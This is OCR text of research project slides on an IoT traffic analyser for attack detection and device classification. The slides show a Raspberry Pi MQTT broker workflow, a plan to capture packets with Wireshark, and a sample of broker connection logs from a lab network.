
Data Security Council of India (DSCI) setup by NASSCOM®.

Team

Mr. Manish Sharma, Research

Proposed Outcome

- A generalize light-weight Edge device or cloud-based traffic analyzer for
  - Attack detection
  - Device classification





Next Tasks

- Increase the number of devices and then capture the dataset.
- Pre-processing of captured data.
- Annotation of input data for training the models.
- Train the network
- Test the partial dataset over trained network.


2nd Review Meeting

Workflow


Connected through LAN
Raspberry Pi (broker & Subscriber)
Connected With Raspberry Pi through Wi-Fi
Transfer Packets
Router
IoT Device 1 (Ultrasonic Sensor)
IoT Device 2 (PIR Sensor)
n
010101
011010
011100
Generate PCAP file through Wireshark
MAC ADDRESS: 2C:F4:32:20:7D:5D
MAC ADDRESS: CC:50:E3:C6:E3:A8
Transfer Packets



Router
IoT Device 1
IoT Device 2
IoT Device 3
IoT Device 4
Connected to Broker
with Broker IP Address
Wireshark Report
Raspberry Pi (Broker)

Brokers View



```
1613401502: New connection from 192.168.1.112 on port 1883.
1613401502: New client connected from 192.168.1.112 as 192.168.0.1 (c1, k15, u'raspberry').
1613401502: Client 192.168.0.8 disconnected.
1613401502: New connection from 192.168.1.108 on port 1883.
1613401502: New client connected from 192.168.1.108 as 192.168.0.2 (c1, k15, u'raspberry').
1613401502: New connection from 192.168.1.109 on port 1883.
1613401502: New client connected from 192.168.1.109 as 192.168.0.6 (c1, k15, u'raspberry').
1613401502: Client 192.168.0.6 disconnected.
1613401503: Client 192.168.0.2 disconnected.
1613401503: Client 192.168.0.1 disconnected.
1613401503: New connection from 192.168.1.106 on port 1883.
1613401503: New client connected from 192.168.1.106 as 192.168.0.4 (c1, k15, u'raspberry').
1613401503: Client 192.168.0.4 disconnected.
1613401504: New connection from 192.168.1.110 on port 1883.
1613401504: New client connected from 192.168.1.110 as 192.168.0.5 (c1, k15, u'raspberry').
1613401504: Client 192.168.0.5 disconnected.
1613401504: New connection from 192.168.1.111 on port 1883.
1613401504: New client connected from 192.168.1.111 as 192.168.0.17 (c1, k15, u'raspberry').
1613401504: New client connected from 192.168.1.118 as 192.168.0.9 (c1, k15, u'raspberry').
1613401504: Client 192.168.0.9 disconnected.
1613401505: Client 192.168.0.17 disconnected.
1613401505: New connection from 192.168.1.117 on port 1883.
1613401506: New connection from 192.168.1.108 on port 1883.
1613401506: New client connected from 192.168.1.108 as 192.168.0.2 (c1, k15, u'raspberry').
1613401506: Client 192.168.0.2 disconnected.
1613401506: New connection from 192.168.1.109 on port 1883.
1613401506: New client connected from 192.168.1.109 as 192.168.0.6 (c1, k15, u'raspberry').
1613401506: Client 192.168.0.6 disconnected.
1613401506: New connection from 192.168.1.112 on port 1883.
1613401506: New client connected from 192.168.1.112 as 192.168.0.1 (c1, k15, u'raspberry').
1613401507: New connection from 192.168.1.118 on port 1883.
1613401507: New client connected from 192.168.1.118 as 192.168.0.9 (c1, k15, u'raspberry').
```

Subscriber Output

